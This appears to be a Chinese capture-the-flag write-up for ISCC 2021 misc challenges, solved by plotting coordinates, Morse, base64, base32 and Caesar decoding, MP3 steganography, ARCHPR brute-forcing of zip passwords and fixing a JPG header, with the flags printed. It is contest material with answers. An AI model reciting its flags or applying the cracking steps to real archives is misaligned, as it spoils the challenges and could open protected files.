:1;211:3:1;211.25:3:1;211.5:3:1;211.75:3:1;212:3:1;212.25:3:1;212.5:3:1;212.75:3:1;213:3:1;213.25:3:1;213.5:3:1;213.75:3:1;214:3:1;214.25:3:1;214.5:3:1;214.75:3:1;215:3:1;215.25:3:1;215.5:3:1;215.75:3:1;216:3:1;216.25:3:1;216.5:3:1;216.75:3:1;217:3:1;217.25:3:1;217.5:3:1;217.75:3:1;218:3:1;218.25:3:1;218.5:3:1;218.75:3:1;219:3:1;219.25:3:1;219.5:3:1;219.75:3:1;220:3:1;220.25:3:1;220.5:3:1;220.75:3:1;221:3:1;221.25:3:1;221.5:3:1;221.75:3:1;222:3:1;222.25:3:1;222.5:3:1;222.75:3:1;223:3:1;223.25:3:1;223.5:3:1;223.75:3:1;224:3:1;224.25:3:1;224.5:3:1;224.75:3:1;225:3:1;225.25:3:1;225.5:3:1;225.75:3:1;226:3:1;226.25:3:1;226.5:3:1;226.75:3:1;227:3:1;227.25:3:1;227.5:3:1;227.75:3:1;228:3:1;228.25:3:1;228.5:3:1;228.75:3:1;229:3:1;229.25:3:1;229.5:3:1;229.75:3:1;230:3:1;230.25:3:1;230.5:3:1;230.75:3:1;231:3:1;231.25:3:1;231.5:3:1;231.75:3:1;232:3:1;232.25:3:1;232.5:3:1;232.75:3:1;233:3:1;233.25:3:1;233.5:3:1;233.75:3:1;234:3:1;234.25:3:1;234.5:3:1;234.75:3:1;235:3:1;235.25:3:1;235.5:3:1;235.75:3:1;236:3:1;236.25:3:1;236.5:3:1;236.75:3:1;237:3:1;237.25:3:1;237.5:3:1;237.75:3:1;238:3:1;238.25:3:1;238.5:3:1;238.75:3:1;239:3:1;239.25:3:1;239.5:3:1;239.75:3:1;240:3:1;240.25:3:1;240.5:3:1;240.75:3:1;241:3:1;241.25:3:1;241.5:3:1;241.75:3:1;242:3:1;242.25:3:1;242.5:3:1;242.75:3:1;243:3:1;243.25:3:1;243.5:3:1;243.75:3:1;244:3:1;244.25:3:1;244.5:3:1;244.75:3:1;245:3:1;245.25:3:1;245.5:3:1;245.75:3:1;246:3:1;246.25:3:1;246.5:3:1;246.75:3:1;247:3:1;247.25:3:1;247.5:3:1;247.75:3:1;248:3:1;248.25:3:1;248.5:3:1;248.75:3:1;249:3:1;249.25:3:1;249.5:3:1;249.75:3:1;250:3:1;250.25:3:1;250.5:3:1;250.75:3:1;251:3:1;251.25:3:1;251.5:3:1;251.75:3:1;252:3:1;252.25:3:1;252.5:3:1;252.75:3:1;253:3:1;253.25:3:1;253.5:3:1;253.75:3:1;254:3:1;254.25:3:1;254.5:3:1;254.75:3:1;255:3:1;255.25:3:1;255.5:3:1;255.75:3:1;256:3:1;256.25:3:1;256.5:3:1;256.75:3:1;257:3:1;257.25:3:1;257.5:3:1;257.75:3:1;258:3:1;258.25:3:1;258.5:3:1;258.75:3:1;259:3:1;259.25:3:1;259.5:3:1;259.75:3:1;260:3:1;260.25:3:1;260.5:3:1;260.75:3:1;261:3:1;261.25:3:1;261.5:3:1;261.75:3:1;262:3:1;262.25:3:1;262.5:3:1;262.75:3:1;263:3:1;263.25:3:1;263.5:3:1;263.75:3:1;264:3:1;264.25:3:1;264.5:3:1;264.75:3:1;265:3:1;265.25:3:1;265.5:3:1;265.75:3:1;266:3:1;266.25:3:1;266.5:3:1;266.75:3:1;267:3:1;267.25:3:1;267.5:3:1;267.75:3:1;268:3:1;268.25:3:1;268.5:3:1;268.75:3:1;269:3:1;269.25:3:1;269.5:3:1;269.75:3:1;270:3:1;270.25:3:1;270.5:3:1;270.75:3:1;271:3:1;271.25:3:1;271.5:3:1;271.75:3:1;272:3:1;272.25:3:1;272.5:3:1;272.75:3:1;273:3:1;273.25:3:1;273.5:3:1;273.75:3:1;274:3:1;274.25:3:1;274.5:3:1;274.75:3:1;275:3:1;275.25:3:1;275.5:3:1;275.75:3:1;276:3:1;276.25:3:1;276.5:3:1;276.75:3:1;277:3:1;277.25:3:1;277.5:3:1;277.75:3:1;278:3:1;278.25:3:1;278.5:3:1;278.75:3:1;279:3:1;279.25:3:1;279.5:3:1;279.75:3:1;280:3:1;280.25:3:1;280.5:3:1;280.75:3:1;281:3:1;281.25:3:1;281.5:3:1;281.75:3:1;282:3:1;282.25:3:1;282.5:3:1;282.75:3:1;283:3:1;283.25:3:1;283.5:3:1;283.75:3:1;284:3:1;284.25:3:1;284.5:3:1;284.75:3:1;285:3:1;285.25:3:1;285.5:3:1;285.75:3:1;286:3:1;286.25:3:1;286.5:3:1;286.75:3:1;287:3:1;287.25:3:1;287.5:3:1;287.75:3:1;288:3:1;288.25:3:1;288.5:3:1;288.75:3:1;289:3:1;289.25:3:1;289.5:3:1;289.75:3:1;290:3:1;290.25:3:1;290.5:3:1;290.75:3:1;291:3:1;291.25:3:1;291.5:3:1;291.75:3:1;292:3:1;292.25:3:1;292.5:3:1;292.75:3:1;293:3:1;293.25:3:1;293.5:3:1;293.75:3:1;294:3:1;294.25:3:1;294.5:3:1;294.75:3:1;295:3:1;295.25:3:1;295.5:3:1;295.75:3:1;296:3:1;296.25:3:1;296.5:3:1;296.75:3:1;297:3:1;297.25:3:1;297.5:3:1;297.75:3:1;298:3:1;298.25:3:1;298.5:3:1;298.75:3:1;299:3:1;299.25:3:1;299.5:3:1;299.75:3:1;300:3:1;300.25:3:1;300.5:3:1;300.75:3:1;301:3:1;301.25:3:1;301.5:3:1;301.75:3:1;302:3:1;302.25:3:1;302.5:3:1;302.75:3:1;303:3:1;303.25:3:1;303.5:3:1;303.75:3:1;304:3:1;304.25:3:1;304.5:3:1;304.75:3:1;305:3:1;305.25:3:1;305.5:3:1;305.75:3:1;306:3:1;306.25:3:1;306.5:3:1;306.75:3:1;307:3:1;307.25:3:1;307.5:3:1;307.75:3:1;308:3:1;308.25:3:1;308.5
```

```

import matplotlib.pyplot as plt
d=[[1,3,1],[1.25,3,1],[1.5,3,1],[1.75,3,1],[2,3,1],[2,2.75,1],[2,2.5,1],[2,2.25,1],[2,2,1],[2,1.75,1],[2,1.5,1],
[1,2.25,1],[1.25,2.25,1],[1.5,2.25,1],[1.75,2.25,1],[1,1.5,1],[1.25,1.5,1],[1.5,1.5,1],[1.75,1.5,1],[3,3,1],[3.2
5,3,1],[3.5,3,1],[3.75,3,1],[4,3,1],[3.25,2.25,1],[3.5,2.25,1],[3.75,2.25,1],[4,2.25,1],[4,2,1],[4,1.75,1],[4,1.
5,1],[3,1.5,1],[3.25,1.5,1],[3.5,1.5,1],[3.75,1.5,1],[3,1.75,1],[3,2,1],[3,2.25,1],[3,2.5,1],[3,2.75,1],[5,3,1],
[5.25,3,1],[5.5,3,1],[5.75,3,1],[6,3,1],[6,2.25,1],[6,2,1],[6,1.75,1],[6,1.5,1],[5.75,1.5,1],[5.5,1.5,1],[5.25,1
.5,1],[5,1.5,1],[5,2.25,1],[5.25,2.25,1],[5.5,2.25,1],[5.75,2.25,1],[5,2.5,1],[5,2.75,1],[7,3,1],[7.25,3,1],[7.5
,3,1],[7.75,3,1],[8,3,1],[8,2.75,1],[8,2.5,1],[8,2.25,1],[8,2,1],[8,1.75,1],[8,1.5,1],[9,3,1],[9.25,3,1],[9.5,3,
1],[9.75,3,1],[10,3,1],[10,2.75,1],[10,2.5,1],[10,2.25,1],[9.75,2.25,1],[9.5,2.25,1],[9.25,2.25,1],[9,2.25,1],[9
,2,1],[9,1.75,1],[9,1.5,1],[9.25,1.5,1],[9.5,1.5,1],[9.75,1.5,1],[10,1.5,1],[11,3,1],[11.25,3,1],[11.5,3,1],[11.
75,3,1],[12,3,1],[12,2.75,1],[12,2.5,1],[12,2.25,1],[12,2,1],[12,1.75,1],[12,1.5,1],[11.75,1.5,1],[11.5,1.5,1],[
11.25,1.5,1],[11,1.5,1],[11,1.75,1],[11,2,1],[11,2.25,1],[11,2.5,1],[11,2.75,1],[11.25,2.25,1],[11.5,2.25,1],[11
.75,2.25,1]]
x=[]
y=[]
c=[]
for i in d:
    x.append(i[0])
    y.append(i[1])
    c.append(i[2])
fig = plt.figure()
ax1 = fig.add_subplot(411)
#设置标题
ax1.set_title('Scatter Plot')
#设置X轴标签
plt.xlabel('X')
#设置Y轴标签
plt.ylabel('Y')
#画散点图
ax1.scatter(x,y)
#设置图标
plt.legend('x1')
#显示所画的图
plt.show()

```

得到密码:

365728

解压出computer.pdf

得到摩斯密码解密:

CONGRATULATIONTHEFLAGISCHALLENGEISCCTWOZEROTWOONE

转小写:

ISCC{congratulationtheflagischallengeiscctwozerotwoone}

我的折扣是多少?

小c同学去参加音乐会，在官网买票时发现了有提示消息，提供给有“give_me_discount”的压缩包，好奇的小c下载下来，但却无从下手，为了节省零花钱，你能帮帮他吗?

下载下来时三个文件:

```

Mode                LastWriteTime         Length Name
----                -
-a----             2021/3/17      22:52      331005 discount.mp3
-a----             2021/3/17      17:23       78595 give.exe
-a----             2021/3/17      19:14         214 me.zip

```

执行give.exe显示:

pass1{\u006b\u0072\u0077}

解密:

pass1{krw}

010打开me.zip,发现base64:

解密得到

pass2{gcc666}

使用krwgcc666 打开me.zip

得到

eW91Zm91bmRtZT8=

解密: youfoundme?

使用mp3steno 打开mp3 解密 使用密钥youfoundme? 得到

ISCC{LFXK4TENFZWG33VNZ2DELRRGU=====}

base32解密的到flag:

ISCC{Yourdiscount2.15}

小明的表情包

放假期间小红被亲戚叫去帮店里帮忙,店里忙极了导致小红没有时间写代码。小红苦恼极了,她突然想起来小明有一张非常适合描述她此时心情的表情包。于是,小红让小明把表情包分享给她。小明说如果你记得我的出生的日月年,我就交给你。小明的生日年份隐藏在这串凯撒密码“AVARGRRA AVARGL AVAR”中,你能帮小红得到小明的表情包吗?

AVARGRRA AVARGL AVAR使用凯撒解密

得到年份NINETEEN NINETY NINE

然后使用archpr爆破 日月1999得到压缩包解压密码07071999

解压压缩包中表情包,打开失败,010需修改,添加jpg头得到带flag的图片:

ISCC{Nyuuiitt}